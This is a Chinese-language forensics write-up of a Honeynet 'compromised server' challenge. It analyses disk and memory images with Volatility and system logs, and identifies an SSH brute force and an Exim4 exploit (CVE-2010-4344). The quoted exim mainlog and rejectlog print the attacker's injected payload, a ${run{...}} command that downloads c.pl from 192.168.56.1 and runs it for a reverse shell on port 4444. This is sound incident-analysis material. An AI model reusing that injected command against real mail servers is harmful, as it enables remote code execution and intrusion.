Compromised Server--取证挑战


Yale / 2019-03-28 08:52:00 / 浏览数 2683 安全技术 WEB安全 顶(0) 踩(0)

0x01 题目及样本来自honeynet


本次镜像来自开源组织honeynet的一次竞赛项目，目的是解答8个问题，在接下来的分析中会提及。

0x02

提供了三个文件




都解压开来



图中这三个img格式的镜像文件就是我们需要分析的重点

首先安装volatility，待会儿会用到



查看帮助信息

```
root@kali:~/study/volatility-master# python vol.py -h
Volatility Foundation Volatility Framework 2.6
Usage: Volatility - A memory forensics analysis platform.

Options:
  -h, --help            list all available options and their default values.
                        Default values may be set in the configuration file
                        (/etc/volatilityrc)
  --conf-file=/root/.volatilityrc
                        User based configuration file
  -d, --debug           Debug volatility
  --plugins=PLUGINS     Additional plugin directories to use (colon separated)
  --info                Print information about all registered objects
  --cache-directory=/root/.cache/volatility
                        Directory where cache files are stored
  --cache               Use caching
  --tz=TZ               Sets the (Olson) timezone for displaying timestamps
                        using pytz (if installed) or tzset
  -f FILENAME, --filename=FILENAME
                        Filename to use when opening an image
  --profile=WinXPSP2x86
                        Name of the profile to load (use --info to see a list
```

说明可以使用了

1.什么服务以及那个账户触发了警报

将镜像挂载到mnt

```
root@kali:~/work# mount -o loop victoria-v8.sda1.img /mnt
root@kali:~/work# cd /mnt
root@kali:/mnt# ls
bin    dev   initrd.img  media  proc  selinux  tmp  vmlinuz
boot   etc   lib         mnt    root  srv      usr
cdrom  home  lost+found  opt    sbin  sys      var
```

查看日志

```
root@kali:/mnt/var/log# cat auth.log
Jan 18 09:31:44 victoria login[2001]: pam_unix(login:session): session opened fo
r user root by LOGIN(uid=0)
Jan 18 09:31:44 victoria login[2021]: ROOT LOGIN  on 'tty1'
Jan 18 09:58:01 victoria login[1975]: pam_unix(login:session): session opened fo
r user root by LOGIN(uid=0)
Jan 18 09:58:02 victoria login[2000]: ROOT LOGIN  on 'tty1'
Jan 18 10:57:37 victoria login[1973]: pam_unix(login:session): session opened fo
r user root by LOGIN(uid=0)
Jan 18 10:57:37 victoria login[1997]: ROOT LOGIN  on 'tty1'
Jan 18 10:59:00 victoria useradd[2375]: new user: name=sshd, UID=103, GID=65534,
 home=/var/run/sshd, shell=/usr/sbin/nologin
Jan 18 10:59:00 victoria usermod[2380]: change user `sshd' password
Jan 18 10:59:00 victoria chage[2385]: changed password expiry for sshd
Jan 18 10:59:01 victoria sshd[2416]: Server listening on :: port 22.
Jan 18 10:59:01 victoria sshd[2416]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:11 victoria sshd[1662]: Server listening on :: port 22.
Jan 18 17:13:11 victoria sshd[1662]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:12 victoria sshd[1662]: Received signal 15; terminating.
Jan 18 17:13:12 victoria sshd[1809]: Server listening on :: port 22.
```

将结果往下拉，可以看到大量的无效登录

```
Feb  6 15:17:12 victoria sshd[2099]: Failed password for invalid user ulysses fr
om 192.168.56.1 port 34445 ssh2
Feb  6 15:17:12 victoria sshd[2099]: Failed password for invalid user ulysses fr
om 192.168.56.1 port 34445 ssh2
Feb  6 15:19:25 victoria sshd[2153]: Invalid user ulysses from 192.168.56.1
Feb  6 15:19:25 victoria sshd[2153]: Failed none for invalid user ulysses from 1
92.168.56.1 port 34475 ssh2
Feb  6 15:19:27 victoria sshd[2153]: pam_unix(sshd:auth): check pass; user unkno
wn
Feb  6 15:19:27 victoria sshd[2153]: pam_unix(sshd:auth): authentication failure
; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1
Feb  6 15:19:29 victoria sshd[2153]: Failed password for invalid user ulysses fr
om 192.168.56.1 port 34475 ssh2
Feb  6 15:19:32 victoria sshd[2153]: pam_unix(sshd:auth): check pass; user unkno
wn
Feb  6 15:19:34 victoria sshd[2153]: Failed password for invalid user ulysses fr
om 192.168.56.1 port 34475 ssh2
Feb  6 15:19:35 victoria sshd[2153]: Failed password for invalid user ulysses fr
om 192.168.56.1 port 34475 ssh2
Feb  6 15:19:35 victoria sshd[2153]: PAM 1 more authentication failure; logname=
 uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1
Feb  6 15:20:54 victoria sshd[2157]: Invalid user ulysses from 192.168.56.1
Feb  6 15:20:54 victoria sshd[2157]: Failed none for invalid user ulysses from 1
```

可以分析出ssh服务被暴力攻击，攻击者攻击的账户名是ulysses

2.在目标服务器上运行着哪种操作系统？（包括OS,CPU等信息）

输入下图命令

```
root@kali:/mnt# cat etc/issue
Debian GNU/Linux 5.0 \n \l
```

可以看出是debian发行版5.0
然后去查看dmesg

```
root@kali:/mnt# cd var/log
root@kali:/mnt/var/log# vi dmesg
```

结果如下

```
[    0.000000] Initializing cgroup subsys cpuset
[    0.000000] Initializing cgroup subsys cpu
[    0.000000] Linux version 2.6.26-2-686 (Debian 2.6.26-26lenny1) (dannf@debian
.org) (gcc version 4.1.3 20080704 (prerelease) (Debian 4.1.2-25)) #1 SMP Thu Nov
 25 01:53:57 UTC 2010
[    0.000000] BIOS-provided physical RAM map:
[    0.000000]  BIOS-e820: 0000000000000000 - 000000000009fc00 (usable)
[    0.000000]  BIOS-e820: 000000000009fc00 - 00000000000a0000 (reserved)
[    0.000000]  BIOS-e820: 00000000000f0000 - 0000000000100000 (reserved)
[    0.000000]  BIOS-e820: 0000000000100000 - 000000000fff0000 (usable)
[    0.000000]  BIOS-e820: 000000000fff0000 - 0000000010000000 (ACPI data)
[    0.000000]  BIOS-e820: 00000000fffc0000 - 0000000100000000 (reserved)
[    0.000000] WARNING: strange, CPU MTRRs all blank?
[    0.000000] ------------[ cut here ]------------
[    0.000000] WARNING: at arch/x86/kernel/cpu/mtrr/main.c:696 mtrr_trim_uncache
d_memory+0x178/0x183()
[    0.000000] Modules linked in:
[    0.000000] Pid: 0, comm: swapper Not tainted 2.6.26-2-686 #1
[    0.000000]  [<c012264f>] warn_on_slowpath+0x40/0x66
[    0.000000]  [<c02b9fbb>] _spin_lock_irqsave+0x16/0x2f
[    0.000000]  [<c02ba049>] _spin_unlock_irqrestore+0xd/0x10
[    0.000000]  [<c0122af3>] release_console_sem+0x173/0x18c
[    0.000000]  [<c0122f9b>] vprintk+0x2d2/0x2de
"dmesg" 275L, 16462C                                          1,1           Top
```

可以看到具体的版本信息，系统内核版本2.6.26


```
[    0.004000] Dentry cache hash table entries: 32768 (order: 5, 131072 bytes)
[    0.004000] Inode-cache hash table entries: 16384 (order: 4, 65536 bytes)
[    0.004000] Memory: 249924k/262080k available (1771k kernel code, 11584k rese
rved, 749k data, 244k init, 0k highmem)
```

内存信息

```
[    0.116007] Initializing cgroup subsys cpuacct
[    0.116592] Initializing cgroup subsys devices
[    0.117606] , L1 D cache: 32K
[    0.117722] CPU: L2 cache: 6144K
```

缓存信息等

在使用volatility进行分析前，必须指定相应的file，由前面得出的linux发行版的信息，用网上公开分享的proifle，本次需要使用debian5.0的
将下载得到的profile放在指定目录volatility/plugins/overlays/linux
下



运行volatility，看看是否正确加载我们添加的profile

```
root@kali:~/study/volatility-master# python vol.py --info |  grep Profile
Volatility Foundation Volatility Framework 2.6
Profiles
LinuxDebian5010x86     - A Profile for Linux Debian5010 x86
VistaSP0x64            - A Profile for Windows Vista SP0 x64
VistaSP0x86            - A Profile for Windows Vista SP0 x86
VistaSP1x64            - A Profile for Windows Vista SP1 x64
VistaSP1x86            - A Profile for Windows Vista SP1 x86
VistaSP2x64            - A Profile for Windows Vista SP2 x64
VistaSP2x86            - A Profile for Windows Vista SP2 x86
Win10x64               - A Profile for Windows 10 x64
Win10x64_10586         - A Profile for Windows 10 x64 (10.0.10586.306 / 2016-04-
3)
Win10x64_14393         - A Profile for Windows 10 x64 (10.0.14393.0 / 2016-07-16
Win10x86               - A Profile for Windows 10 x86
Win10x86_10586         - A Profile for Windows 10 x86 (10.0.10586.420 / 2016-05-
8)
Win10x86_14393         - A Profile for Windows 10 x86 (10.0.14393.0 / 2016-07-16
Win2003SP0x86          - A Profile for Windows 2003 SP0 x86
Win2003SP1x64          - A Profile for Windows 2003 SP1 x64
Win2003SP1x86          - A Profile for Windows 2003 SP1 x86
Win2003SP2x64          - A Profile for Windows 2003 SP2 x64
Win2003SP2x86          - A Profile for Windows 2003 SP2 x86
Win2008R2SP0x64        - A Profile for Windows 2008 R2 SP0 x64
```

第一行就是添加的
现在回来，第二个问题还没结束,可以使用进一步查看CPU的相关信息

```
root@kali:~/study/volatility-master# python vol.py linux_cpuinfo -f /root/work/v
ictoria-v8.memdump.img --profile=LinuxDebian5010x86
Volatility Foundation Volatility Framework 2.6
Processor    Vendor           Model
------------ ---------------- -----
0            GenuineIntel     Intel(R) Core(TM)2 CPU         T7200  @ 2.00GHz
root@kali:~/study/volatility-master#
```

3目标服务器上哪些进程正在运行

```
root@kali:~/study/volatility-master# python vol.py   -f /root/work/victoria-v8.m
emdump.img --profile=LinuxDebian5010x86 linux_psaux > /home/info
Volatility Foundation Volatility Framework 2.6
```

查看导出的文件

```
root@kali:~/study/volatility-master# cat /home/info
Pid    Uid    Gid    Arguments
1      0      0      init [2]
2      0      0      [kthreadd]
3      0      0      [migration/0]
4      0      0      [ksoftirqd/0]
5      0      0      [watchdog/0]
6      0      0      [events/0]
7      0      0      [khelper]
39     0      0      [kblockd/0]
41     0      0      [kacpid]
42     0      0      [kacpi_notify]
```

4.攻击者的ip和目标主机的ip

分析这个问题可以从日志入手
回到前面挂载的镜像

```
root@kali:~# cd /mnt
root@kali:/mnt# ls
bin   dev   initrd.img  media  proc  selinux  tmp  vmlinuz
boot  etc   lib        mnt    root  srv      usr
cdrom home  lost+found  opt    sbin  sys      var
```

查看maillog

```
root@kali:/mnt# cat var/log/exim4/mainlog
2011-01-18 09:31:33 exim 4.69 daemon started: pid=1946, -q30m, listening for SMT
P on [127.0.0.1]:25
2011-01-18 09:31:33 Start queue run: pid=1949
2011-01-18 09:31:33 End queue run: pid=1949
2011-01-18 09:55:35 exim 4.69 daemon started: pid=1920, -q30m, listening for SMT
P on [127.0.0.1]:25
2011-01-18 09:55:35 Start queue run: pid=1925
2011-01-18 09:55:35 End queue run: pid=1925
2011-01-18 10:01:31 exim 4.69 daemon started: pid=2996, -q30m, listening for SMT
P on [127.0.0.1]:25
2011-01-18 10:01:31 Start queue run: pid=2997
2011-01-18 10:01:31 End queue run: pid=2997
2011-01-18 10:56:43 exim 4.69 daemon started: pid=1925, -q30m, listening for SMT
P on [127.0.0.1]:25
2011-01-18 10:56:43 Start queue run: pid=1930
2011-01-18 10:56:43 End queue run: pid=1930
2011-01-18 17:13:13 exim 4.69 daemon started: pid=1947, -q30m, listening for SMT
P on port 25 (IPv6 and IPv4)
```

```
2011-02-06 15:07:13 1Pm5GZ-0000X2-Dc rejected from <root@local.com> H=(abcde.com
) [192.168.56.101]: message too big: read=52724820 max=52428800
2011-02-06 15:07:16 Start queue run: pid=2060
2011-02-06 15:07:16 End queue run: pid=2060
2011-02-06 15:08:13 H=(abcde.com) [192.168.56.101] temporarily rejected MAIL <ro
ot@local.com>: failed to expand ACL string "pl 192.168.56.1 4444; sleep 1000000'
"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.p
l;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bi
n/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1
4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.5
6.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{
/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tm
p/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'w
get http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; slee
p 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -
O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c
 "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192
.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http:/
/192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'
"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.p
l;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bi
n/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1
4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.5
6.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{
```

再查看rejectlog

```
root@kali:/mnt# cat var/log/exim4/rejectlog
2011-02-06 15:07:13 1Pm5GZ-0000X2-Dc rejected from <root@local.com> H=(abcde.com
) [192.168.56.101]: message too big: read=52724820 max=52428800
Envelope-from: <root@local.com>
Envelope-to: <postmaster@localhost>
  Header0000: VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
  Header0001: VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
  Header0002: VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
  Header0003: VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
  Header0004: VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
  Header0005: VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
  Header0006: VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
  Header0007: VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
```

```
VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
  Header0055: VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
VVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV
  HeaderX: ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /
tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "e
xec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.16
8.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://19
2.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}}
 ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;p
erl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/s
h -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 444
4; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1
/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bi
n/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c
.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget
 http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1
000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /
tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "e
xec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.16
8.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://19
2.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}}
 ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;p
erl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/s
h -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 444
```

mail log和reject日志显示攻击者在192.168.56.1和192.168.56.101处发送的邮件。
再查看authlog

```
root@kali:/mnt# cat var/log/auth.log
Jan 18 09:31:44 victoria login[2001]: pam_unix(login:session): session opened fo
r user root by LOGIN(uid=0)
Jan 18 09:31:44 victoria login[2021]: ROOT LOGIN  on 'tty1'
Jan 18 09:58:01 victoria login[1975]: pam_unix(login:session): session opened fo
r user root by LOGIN(uid=0)
Jan 18 09:58:02 victoria login[2000]: ROOT LOGIN  on 'tty1'
Jan 18 10:57:37 victoria login[1973]: pam_unix(login:session): session opened fo
r user root by LOGIN(uid=0)
Jan 18 10:57:37 victoria login[1997]: ROOT LOGIN  on 'tty1'
Jan 18 10:59:00 victoria useradd[2375]: new user: name=sshd, UID=103, GID=65534,
 home=/var/run/sshd, shell=/usr/sbin/nologin
Jan 18 10:59:00 victoria usermod[2380]: change user `sshd' password
Jan 18 10:59:00 victoria chage[2385]: changed password expiry for sshd
Jan 18 10:59:01 victoria sshd[2416]: Server listening on :: port 22.
Jan 18 10:59:01 victoria sshd[2416]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:11 victoria sshd[1662]: Server listening on :: port 22.
Jan 18 17:13:11 victoria sshd[1662]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:12 victoria sshd[1662]: Received signal 15; terminating.
Jan 18 17:13:12 victoria sshd[1809]: Server listening on :: port 22.
```

```
root@kali:/mnt# cat var/log/auth.log
Jan 18 09:31:44 victoria login[2001]: pam_unix(login:session): session opened fo
r user root by LOGIN(uid=0)
Jan 18 09:31:44 victoria login[2021]: ROOT LOGIN  on 'tty1'
Jan 18 09:58:01 victoria login[1975]: pam_unix(login:session): session opened fo
r user root by LOGIN(uid=0)
Jan 18 09:58:02 victoria login[2000]: ROOT LOGIN  on 'tty1'
Jan 18 10:57:37 victoria login[1973]: pam_unix(login:session): session opened fo
r user root by LOGIN(uid=0)
Jan 18 10:57:37 victoria login[1997]: ROOT LOGIN  on 'tty1'
Jan 18 10:59:00 victoria useradd[2375]: new user: name=sshd, UID=103, GID=65534,
 home=/var/run/sshd, shell=/usr/sbin/nologin
Jan 18 10:59:00 victoria usermod[2380]: change user `sshd' password
Jan 18 10:59:00 victoria chage[2385]: changed password expiry for sshd
Jan 18 10:59:01 victoria sshd[2416]: Server listening on :: port 22.
Jan 18 10:59:01 victoria sshd[2416]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:11 victoria sshd[1662]: Server listening on :: port 22.
Jan 18 17:13:11 victoria sshd[1662]: Server listening on 0.0.0.0 port 22.
Jan 18 17:13:12 victoria sshd[1662]: Received signal 15; terminating.
Jan 18 17:13:12 victoria sshd[1809]: Server listening on :: port 22.
```

auth.log还显示攻击者在192.168.56.1上多次尝试ssh登录。

另外在使用volatility分析连接时，我们输入下图的命令

```
root@kali:~/study/volatility-master# python vol.py   -f /root/work/victoria-v8.m
emdump.img --profile=LinuxDebian5010x86 linux_netstat
Volatility Foundation Volatility Framework 2.6
UNIX 2190                udevd/776
UDP     0.0.0.0         :   111 0.0.0.0         :    0
 portmap/1429
TCP     0.0.0.0         :   111 0.0.0.0         :    0 LISTEN
 portmap/1429
UDP     0.0.0.0         :   769 0.0.0.0         :    0
pc.statd/1441
UDP     0.0.0.0         :38921 0.0.0.0         :    0
pc.statd/1441
TCP     0.0.0.0         :39296 0.0.0.0         :    0 LISTEN
pc.statd/1441
UDP     0.0.0.0         :    68 0.0.0.0         :    0
hclient3/1624
UNIX 5069           dhclient3/1624
UNIX 4617           rsyslogd/1661  /dev/log
UNIX 4636              acpid/1672  /var/run/acpid.socket
UNIX 4638              acpid/1672
TCP     ::              :    22 ::              :    0 LISTEN
```

```
UNIX 4636              acpid/1672  /var/run/acpid.socket
UNIX 4638              acpid/1672
TCP     ::              :    22 ::              :    0 LISTEN
   sshd/1687
TCP     0.0.0.0         :    22 0.0.0.0         :    0 LISTEN
   sshd/1687
TCP     ::              :    25 ::              :    0 LISTEN
   exim4/1942
TCP     0.0.0.0         :    25 0.0.0.0         :    0 LISTEN
   exim4/1942
UNIX 5132              login/1990
TCP     192.168.56.102  :43327 192.168.56.1     : 4444 ESTABLISHED
     sh/2065
TCP     192.168.56.102  :43327 192.168.56.1     : 4444 ESTABLISHED
     sh/2065
TCP     192.168.56.102  :43327 192.168.56.1     : 4444 ESTABLISHED
     sh/2065
TCP     192.168.56.102  :    25 192.168.56.101  :37202 CLOSE
     sh/2065
TCP     192.168.56.102  :    25 192.168.56.101  :37202 CLOSE
     sh/2065
TCP     192.168.56.102  :56955 192.168.56.1     : 8888 ESTABLISHED
     nc/2169
```

可以看到目标主机ip 192.168.56.102和攻击主机 192.168.56.1在4444和8888端口建立了连接

5.什么服务被攻击了


从前面exim4的mainlog日志就可以看到攻击者发送的电子邮件数据太大并且似乎包含一些恶意命令，如调用服务器192.168.56.1来下载文件c.pl和rk.tar等
可见，被攻击的服务是exim4


6.对于目标服务器发动的是什么攻击

通过搜索引擎查询可以判断出是关于Exim4的缓冲区溢出攻击，CVE-2010-4344
详情可参考
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-4344

7.攻击者有哪些收获？

按照/root/.bash_history中观察到的历史记录



